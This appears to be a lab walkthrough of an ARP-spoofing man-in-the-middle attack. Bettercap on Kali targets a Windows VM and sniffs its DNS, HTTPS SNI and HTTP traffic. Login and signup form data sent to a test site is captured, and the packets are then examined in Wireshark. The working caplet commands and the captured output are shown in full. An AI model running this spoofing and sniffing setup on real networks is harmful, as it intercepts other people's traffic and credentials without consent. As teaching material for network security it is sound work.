


```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\localadmin> arp -a

Interface: 192.168.17.133 --- 0xa
  Internet Address      Physical Address      Type
  192.168.17.2          00-0c-29-12-9b-af     dynamic
  192.168.17.134        00-0c-29-12-9b-af     dynamic
  192.168.17.255        ff-ff-ff-ff-ff-ff     static
  224.0.0.22            01-00-5e-00-00-16     static
  224.0.0.252           01-00-5e-00-00-fc     static
  239.255.255.250       01-00-5e-7f-ff-fa     static
  255.255.255.255       ff-ff-ff-ff-ff-ff     static
PS C:\Users\localadmin>
```

In the below screen we can see that the target is visiting **www.flipcart.com:**




,which has been recorded on the attacker’s machine on bettercap.



```
192.168.17.0/24 > 192.168.17.134  » [05:44:38] [net.sniff.dns] dns gateway > 192.168.17.133 : ww55.affinity.net is 130.211.44.187

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.dns] dns gateway > 192.168.17.133 : flipkart.com is 103.243.32.90

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com

192.168.17.0/24 > 192.168.17.134  » [05:44:39] [net.sniff.https] sni 192.168.17.133 > https://www.flipkart.com

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 1.rome.api.flipkart.com is 103.243.33.5

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.h.akamaiedge.net is 118.214.137.100

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e10084.b.akamaiedge.net is 23.212.241.121

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : 2.rome.api.flipkart.com is 163.53.76.64

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.10
.27, 23.212.254.115, 23.212.254.75, 23.212.254.81
192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.dns] dns gateway > 192.168.17.133 : e86303.dscx.akamaiedge.net is 23.212.254.112, 23.212.254.10
.27, 23.212.254.115, 23.212.254.75, 23.212.254.81
192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.https] sni 192.168.17.133 > https://static-assets-web.flixcart.com

192.168.17.0/24 > 192.168.17.134  » [05:44:40] [net.sniff.https] sni 192.168.17.133 > https://static-assets-web.flixcart.com
```


The attacker is even able to access the confidential credentials used while web surfing by the target:

Login credentials captured:



```
POST /userinfo.php HTTP/1.1
Host: testphp.vulnweb.com
Connection: keep-alive
Cache-Control: max-age=0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Referer: http://testphp.vulnweb.com/login.php
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Content-Length: 32
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1

uname=Master&pass=company@1234
```


Sign up Credentials captured:



Signup new user

Please do not enter real information here.
If you press the submit button you will be transferred to asecured connection.


Username:	John cena
Password:	
Retype password:	
Name:	John Doe
Credit card number:	123456789
E-Mail:	abc123@gmail.com
Phone number:	9182736455
Address:	ABC street ,XYZ City
	signup



```
POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Content-Length: 163
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Referer: http://testphp.vulnweb.com/signup.php
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0

uuname=John&upass=test@123&upass2=test@123&urname=John Doe&ucc=123456789&uemail=abc@gmail.com&uphone=9182736455&uaddress=ABC street ,XYZ City&signup=signup

[07:43:31] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-agic-sin-2.southindia.cloudapp.azure.com is 52.140.32.156
192.168.17.0/24 > 192.168.17.134  » [07:43:31] [net.sniff.dns] dns gateway > 192.168.17.133 : prod-agic-sin-2.southindia.cloudapp.azure.com is 52.140.32.156
```


Capture all the packets on wireshark and analyze those packets. (Just to make sure you are learning wireshark along with this)

First we will edit a caplet which was already made and add a command before enabling the net.sniff that is ***set net.sniff.output /root/Desktop/windowtarget.pcap*** .In this command the capturing of all the records and packets will be done and stored in a file **windowtarget.pcap** which can be opened in wireshark and analysed. By filter the document we can easily extract the credentials anytime.



```
root@kali:~/Desktop# nano snifftestwindow.cap
root@kali:~/Desktop# cat snifftestwindow.cap
net.probe on
set arp.spoof.fullduplex true
set arp.spoof.targets 192.168.17.133
arp.spoof on
set net.sniff.output /root/Desktop/windowtarget.pcap
net.sniff on
root@kali:~/Desktop# bettercap -iface eth0 -caplet snifftestwindow.cap
bettercap v2.32.0 (built for linux amd64 with go1.22.1) [type 'help' for a list of commands]

[09:34:35] [sys.log] [inf] gateway monitor started ...
[09:34:35] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[09:34:35] [sys.log] [inf] net.probe starting net.recon as a requirement for net.probe
[09:34:35] [sys.log] [inf] arp.spoof arp spoofer started, probing 1 targets.
[09:34:35] [sys.log] [war] arp.spoof full duplex spoofing enabled, if the router has ARP spoofing mechanisms, the attack will fail.
[09:34:35] [sys.log] [inf] net.probe probing 256 addresses on 192.168.17.0/24
[09:34:35] [endpoint.new] endpoint 192.168.17.1 detected as 00:50:56:c0:00:08 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.254 detected as 00:50:56:e4:7e:ed (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.132 detected as 00:0c:29:fa:dd:2a (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:35] [endpoint.new] endpoint 192.168.17.133 detected as 00:0c:29:fd:38:d7 (VMware, Inc.).
192.168.17.0/24 > 192.168.17.134  » [09:34:41] [net.sniff.http.request] http 192.168.17.133 POST testphp.vulnweb.com/secured/newuser.php

POST /secured/newuser.php HTTP/1.1
Host: testphp.vulnweb.com
Upgrade-Insecure-Requests: 1
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Language: en-US,en;q=0.9
Connection: keep-alive
Cache-Control: max-age=0
Origin: http://testphp.vulnweb.com
Content-Type: application/x-www-form-urlencoded
Accept-Encoding: gzip, deflate
Content-Length: 151
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.0.0 Safari/537.36 Edg/129.0.0.0
Referer: http://testphp.vulnweb.com/signup.php

uuname=John cena&upass=&upass2=&urname=John Doe&ucc=123456789&uemail=abc123@gmail.com&uphone=9182736455&uaddress=ABC street ,XYZ City&signup=signup

192.168.17.0/24 > 192.168.17.134  » [09:34:41] [net.sniff.dns] dns gateway > 192.168.17.133 : testphp.vulnweb.com is 44.228.249.3
```


This is the output screen of windowtarget.pcap file in wireshark:



windowtarget.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>

```
No.  Time        Source          Destination     Protocol Length Info
   1 0.000000    192.168.17.1    224.0.0.251     MDNS      88 Standard query 0x0001 PTR _services._dns-sd._udp.local, "QU" question
   2 0.000001    192.168.17.1    224.0.0.251     MDNS     121 Standard query response 0x0001 PTR _services._dns-sd._udp.local, "QU" question PTR _nvstream_dbd._tcp.lo…
   3 4.453506    192.168.17.133  44.228.249.3    TCP       60 50097 → 80 [FIN, ACK] Seq=1 Ack=1 Win=255 Len=0
   4 4.453571    44.228.249.3    192.168.17.133  TCP       54 80 → 50097 [ACK] Seq=1 Ack=2 Win=251 Len=0
   5 4.453887    192.168.17.133  44.228.249.3    TCP       60 50098 → 80 [FIN, ACK] Seq=1 Ack=1 Win=255 Len=0
   6 4.453926    44.228.249.3    192.168.17.133  TCP       54 80 → 50098 [ACK] Seq=1 Ack=2 Win=251 Len=0
   7 4.455785    192.168.17.133  44.228.249.3    TCP       66 50099 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
   8 4.455943    44.228.249.3    192.168.17.133  TCP       66 80 → 50099 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM WS=128
   9 4.456587    192.168.17.133  192.168.17.2    DNS       79 Standard query 0x8afe A testphp.vulnweb.com
  10 4.456587    192.168.17.133  44.228.249.3    TCP       60 50099 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
  11 4.456645    192.168.17.133  192.168.17.2    DNS       79 Standard query 0x8afe A testphp.vulnweb.com
  12 4.457735    192.168.17.133  192.168.17.2    DNS       79 Standard query 0x506d A testphp.vulnweb.com
  13 4.457772    192.168.17.133  192.168.17.2    DNS       79 Standard query 0x506d A testphp.vulnweb.com
  14 4.466822    192.168.17.2    192.168.17.133  DNS       95 Standard query response 0x8afe A testphp.vulnweb.com A 44.228.249.3
  15 4.466823    192.168.17.2    192.168.17.133  DNS       95 Standard query response 0x506d A testphp.vulnweb.com A 44.228.249.3

› Frame 1: 88 bytes on wire (704 bits), 88 bytes captured (704 bits)
› Ethernet II, Src: VMware_c0:00:08 (00:50:56:c0:00:08), Dst: IPv4mcas
› Internet Protocol Version 4, Src: 192.168.17.1, Dst: 224.0.0.251
› User Datagram Protocol, Src Port: 60252, Dst Port: 5353
› Multicast Domain Name System (query)

0000  01 00 5e 00 00 fb 00 50  56 c0 00 08 08 00 45 00   ··^····P V·····E·
0010  00 4a e0 bb 00 00 01 11  26 43 c0 a8 11 01 e0 00   ·J······ &C······
0020  00 fb eb 5c 14 e9 00 36  95 7c 00 01 01 00 00 01   ···\···6 ·|······
0030  00 00 00 00 00 00 09 5f  73 65 72 76 69 63 65 73   ·······_ services
0040  07 5f 64 6e 73 2d 73 64  04 5f 75 64 70 05 6c 6f   ·_dns-sd ·_udp·lo
0050  63 61 6c 00 00 0c 80 01                            cal·····

windowtarget.pcap                Packets: 911 · Displayed: 911 (100.0%)                Profile: Default
```

Credentials entered at signup page:


windowtarget.pcap
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
Apply a display filter … <Ctrl-/>


```
No.  Time       Source           Destination      Protocol Length Info
  16 4.467011   192.168.17.2     192.168.17.133   DNS        95 Standard query response 0x8afe A testphp.vulnweb.com A 44.228.249.3
  17 4.467113   192.168.17.2     192.168.17.133   DNS        95 Standard query response 0x506d A testphp.vulnweb.com A 44.228.249.3
  18 4.472404   192.168.17.133   44.228.249.3     TCP        66 50100 → 80 [SYN] Seq=0 Win=65535 Len=0 MSS=1460 WS=256 SACK_PERM
  19 4.472571   44.228.249.3     192.168.17.133   TCP        66 80 → 50100 [SYN, ACK] Seq=0 Ack=1 Win=32120 Len=0 MSS=1460 SACK_PERM WS=128
  20 4.473607   192.168.17.133   44.228.249.3     TCP        60 50100 → 80 [ACK] Seq=1 Ack=1 Win=65280 Len=0
  21 4.480509   192.168.17.133   44.228.249.3     HTTP      853 POST /secured/newuser.php HTTP/1.1  (application/x-www-form-urlencoded)
  22 4.480584   44.228.249.3     192.168.17.133   TCP        54 80 → 50099 [ACK] Seq=1 Ack=800 Win=31872 Len=0
  23 5.342900   44.228.249.3     192.168.17.133   TCP      4150 80 → 50099 [PSH, ACK] Seq=1 Ack=800 Win=31872 Len=4096 [TCP segment of a reassembled PDU]
  24 5.343357   44.228.249.3     192.168.17.133   TCP      6391 80 → 50099 [PSH, ACK] Seq=4097 Ack=800 Win=31872 Len=6337 [TCP segment of a reassembled PDU]
  25 5.343764   192.168.17.133   44.228.249.3     TCP        60 50099 → 80 [ACK] Seq=800 Ack=4097 Win=65280 Len=0
